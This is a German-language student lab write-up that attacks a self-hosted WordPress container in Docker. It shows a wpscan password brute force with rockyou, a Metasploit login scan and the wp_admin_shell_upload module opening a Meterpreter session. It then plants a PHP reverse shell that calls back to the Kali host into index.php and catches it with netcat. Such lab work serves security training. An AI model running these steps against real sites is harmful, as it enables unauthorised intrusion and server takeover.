

BS 3.5

Angabe:

Wordpress ist das weltweit am meisten verwendete CMS. Verwende das Metasploit-Framework, um in einen Webserver mit installiertem Wordpress einzudringen. Im ersten Schritt setzt du entweder unter Kali oder in einer eigenen VM mit docker-compose einen Wordpress-Server auf. Im zweiten Schritt führst du mit Metasploit einen Scan durch. Im dritten Schritt führst du eine Password-Attacke auf Wordpress mit wpscan durch. Im letzten Schritt bekommst du Zugang zum Server mithilfe einer "Reverse Shell". Mit Meterpreter kannst du jede Menge an Infos vom attackierten System herausfinden.

In den Labornotizen findet man zum Schluss eine Schritt für Schritt Anleitung der Attacke.

- Metasploit 2nd Edition, The Penetration Tester's Guide, no starch press, 2025
- Metasploit Penetration Testing Cookbook, Third Edition, Packt, 2018
- <https://docs.docker.com/compose/wordpress/>
- <https://jonathansblog.co.uk/metasploit-tutorial-for-beginners>
- <https://www.offensive-security.com/metasploit-unleashed/>
- <https://www.hackingarticles.in/multiple-ways-to-crack-wordpress-login/>
- <https://www.hackingarticles.in/wordpress-reverse-shell/>

1. Kali Linux Konfiguration:

1.1 Docker installieren/aufsetzen:

Prerequisites installieren:

```
sudo apt update
sudo apt install -y docker.io
sudo apt install docker-compose
sudo systemctl enable docker --now
mkdir ~/wp-docker
```

Nachdem man Docker installiert hat muss man nun die **compose-docker.yml** anlegen und mit Inhalt zur Installation von Wordpress und MYSQL.

compose-docker.yml:

```
services:
  db:
    # MariaDB image supporting amd64 & arm64
    image: mariadb:10.6.4-focal
    command: '--default-authentication-plugin=mysql_native_password'
    volumes:
      - db_data:/var/lib/mysql
```

```
restart: always
environment:
  MYSQL_ROOT_PASSWORD: cisco123
  MYSQL_DATABASE: wordpress
  MYSQL_USER: wp_user
  MYSQL_PASSWORD: cisco123
expose:
  - "3306"
  - "33060"

wordpress:
  image: wordpress:latest
  depends_on:
    - db
  ports:
    - "8080:80"
  restart: always
  environment:
    WORDPRESS_DB_HOST: db:3306
    WORDPRESS_DB_USER: wp_user
    WORDPRESS_DB_PASSWORD: cisco123
    WORDPRESS_DB_NAME: wordpress
  volumes:
    - wp_data:/var/www/html

volumes:
  db_data:
  wp_data:
```

Nach dem Anlegen der Datei muss man in das Verzeichnis navigieren und von dort aus dem command:

```
cd ~/wp-docker/
sudo docker compose up -d
```

Wenn der Command ausgeführt wurde dauert es ein wenig bis der Server verfügbar ist.

```
(kali@kali)-[~/docker]
$ sudo docker compose up -d
WARN[0000] /home/kali/docker/docker-compose.yml: the attribute `version` is obsolete, it will be ignored, please remove it to avoid potential confusion
[+] Running 36/36
  ✓ wordpress Pulled          753.4s
  ✓ db Pulled                  678.6s

[+] Running 5/5
  ✓ Network docker_default    Created          0.3s
  ✓ Volume "docker_db_data"    Created          0.0s
  ✓ Volume "docker_wp_data"    Created          0.0s
  ✓ Container docker-db-1      Started         3.1s
  ✓ Container docker-wordpress-1 Star ...         2.7s
```

1.2 Wordpress einstellen

Nachdem das Aufsetzen von Docker erledigt ist und der Prozess von Wordpress am laufen ist. (kann mit `sudo docker ps` nachgeschaut werden)

```
(kali@kali)-[~/docker]
$ sudo docker ps
CONTAINER ID   IMAGE               COMMAND                  CREATED        STATUS        PORTS                               NAMES
baeea24d81c4   wordpress:latest    "docker-entrypoint.s..." 5 minutes ago  Up 5 minutes  0.0.0.0:8080→80/tcp, [::]:8080→80/tcp  docker-wordpress-1
c8fd3097fab1   mariadb:10.6.4-focal "docker-entrypoint.s..." 5 minutes ago  Up 5 minutes  3306/tcp, 33060/tcp                docker-db-1
```

Wenn der Prozess am laufen ist kann man nun im Webbrowser, unter `http://localhost:8080` den Wordpress Server erreichen. Beim erstmaligen Öffnen der Seite muss man die grundlegende Konfiguration der Seite machen. Ich habe als user `wp_user` und als passwort `cisco123` angegeben.

Information needed

Please provide the following information. Do not worry, you can always change these settings later.

Site Title

Username

Username can have only alphanumeric characters, spaces, underscores, hyphens, periods, and the @ symbol.

Password [Hide](#)

Important: You will need this password to log in. Please store it in a secure location.

Your Email

Double-check your email address before continuing.

Search engine visibility ☐ Discourage search engines from indexing this site

It is up to search engines to honor this request.

Nachdem der Dialog abgeschlossen ist, ist die Website fertig zum verwenden/angreifen.

2. Angriff mit Kali

2.1 WPscan

- <https://www.hackingarticles.in/multiple-ways-to-crack-wordpress-login/>

WPscan is a command-line tool which is used as a black box vulnerability scanner. It is commonly used by security professionals and bloggers to test the security of their website. WPscan comes pre-installed on the most security-based Linux distributions and it is also available as a plug-in.

```
gunzip /usr/share/wordlists/rockyou.txt.gz
wpscan --url http://127.0.0.1:8080 -P /usr/share/wordlists/rockyou.txt
```

Nachdem der **wpscan** command ausgeführt wurde, fangt der Angriff an. Als Erstes wird nach der Version von Wordpress gesucht, danach nach dem Adminkonto und dann mithilfe des rockyou files eine Bruteforce Attacke durchgeführt. (Ich habe die rockyou.txt verändert, da cisco123 erst in Zeile 140000 erscheint, habe ich es auf Stelle 350 verschoben)

```
[*] wp_user
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[*] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - wp_user / cisco123
Trying wp_user / scorpio Time: 00:00:30 < > (350 / 14344742) 0.00% ETA: ??:??:??

[*] Valid Combinations Found:
| Username: wp_user, Password: cisco123

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Thu Jan 15 08:50:51 2026
[*] Requests Done: 543
[*] Cached Requests: 6
[*] Data Sent: 234.41 KB
[*] Data Received: 544.538 KB
[*] Memory used: 280.656 MB
[*] Elapsed time: 00:00:45
```

Jetzt haben wir das Credentials für den Adminaccount: **wp_user:cisco123**

2.2 Mit msf Wordpress scanen

(Braucht man nicht machen, wenn man den scan von vorher gemacht hat) Da wir jetzt den Scan/Bruteforce attacke auf den Server ausgeführt haben, haben wir ja die Credentials des Kontos bekommen. Jetzt kann man mit metasploit einen exploit starten!

Mit diesem Modul von Metasploit ladet man ein maliziöses Plugin auf den Server, welches eine reverse shell payload beinhaltet.

```
use auxiliary/scanner/http/wordpress_login_enum
set rhosts 127.0.0.1
set rport 8080
set username wp_user
set password cisco123
exploit
```

```
msf auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf auxiliary(scanner/http/wordpress_login_enum) > set RPORT 8080
RPORT => 8080
msf auxiliary(scanner/http/wordpress_login_enum) > set username wp_user
username => wp_user
msf auxiliary(scanner/http/wordpress_login_enum) > set password cisco123
password => cisco123
msf auxiliary(scanner/http/wordpress_login_enum) >
msf auxiliary(scanner/http/wordpress_login_enum) > exploit
[*] / - WordPress Version 6.9 detected
[*] 127.0.0.1:8080 - / - WordPress User-Enumeration - Running User Enumeration
[*] 127.0.0.1:8080 - / - WordPress User-Validation - Running User Validation
[*] / - WordPress User-Validation - Checking Username:'wp_user'
[+] / - WordPress User-Validation - Username: 'wp_user' - is VALID
[+] / - WordPress User-Validation - Found 1 valid user
[*] 127.0.0.1:8080 - [2/1] - / - WordPress Brute Force - Running Bruteforce
[*] 127.0.0.1:8080 - [2/1] - / - WordPress Brute Force - Skipping all but 1 valid user
[*] 127.0.0.1:8080 - [1/1] - / - WordPress Brute Force - Trying username:'wp_user' with password:'cisco123'
[+] / - WordPress Brute Force - SUCCESSFUL login for 'wp_user' : 'cisco123'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2.3 Mit einer Reverse Shell den Server exploiten

- <https://www.hackingarticles.in/wordpress-reverse-shell/>

Um die Reverse Shell ausführen zu können braucht man die Credentials eines Admin Kontos!

```
use exploit/unix/webapp/wp_admin_shell_upload
set USERNAME wp_user
set PASSWORD cisco123
set rhosts 127.0.0.1
set rport 8080
exploit
```

View the full module info with the `info`, or `info -d` command.

```
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[-] Unknown command: exploit. Did you mean exploit? Run the help command for more details.
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.144.206:4444
[*] Authenticating with WordPress using wp_user:cisco123 ...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/ieyazbKlRS/njstbjSDkx.php ...
[*] Sending stage (40004 bytes) to 172.18.0.3
[+] Deleted njstbjSDkx.php
[+] Deleted ieyazbKlRS.php
[+] Deleted ../ieyazbKlRS
[*] Meterpreter session 1 opened (192.168.144.206:4444 → 172.18.0.3:41312) at 2026-01-15 09:30:30 -0500
```

Als nächstes kann man ja, da man die Credentials eines Admins hat, auf dem Management-panel im Browser das Plug-in "Advanced File Manager" installieren und dadurch die Konfig des index.php files bearbeiten und schadhafte Code einfügen.

Da es das Plugin nicht gibt welches im Guide verwendet wurde, habe ich das File Manager Plug-in verwendet.



File Manager

Activate[More Details](#)

File Manager lets you manage your WordPress files easily right from your dashboard, no need for FTP or cPanel!

By Bit Apps

 (202)


20,000+ Active Installations

Last Updated: 3 months ago

Untested with your version of WordPress

Anschließend muss das Plugin, dann aktiviert werden.

Wenn man das Plug-in jetzt aktiviert hat kann man im Management-panel die Dateien des Wordpress Servers bearbeiten. Wir wollen das index.php file verändern welches unter html ist.



Um jetzt das File zu verändern ums man auf das zuverändernde File rechtsklick drücken und dann kann man auf edit File -> Text area, das File ändern.

Um eine reverse shell verbindung herzustellen wollen wir diesen code in die index.php seite einfügen. Den Code in index.php wollen wir jetzt mit dem schadhafte code austauschen, der die reverse shell ermöglicht. Diesen Code finden wir unter **/usr/share/webshells/php/php-reverse-shell.php**:

```
[...]  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.144.206'; // Hier die Ip adresse der Kali Maschine eingeben  
$port = 1234;          // Hier den Port des für rlrwrap angeben  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
[...]
```

Wenn man die Index.php nun ausgetauscht hat kann man jetzt mit dem Command **sudo rlrwrap nc -lvnp 1234**. Nachdem der Befehl ausgeführt wurde sollte sich eine shell öffnen.

```
(kali㉿kali)-[~]  
$ sudo rlwrap nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [192.168.144.206] from (UNKNOWN) [172.18.0.3] 41996  
Linux baeea24d81c4 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1ka  
li1 (2025-08-12) x86_64 GNU/Linux  
17:37:46 up 5 min, 0 users, load average: 0.88, 0.83, 0.45  
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
$
```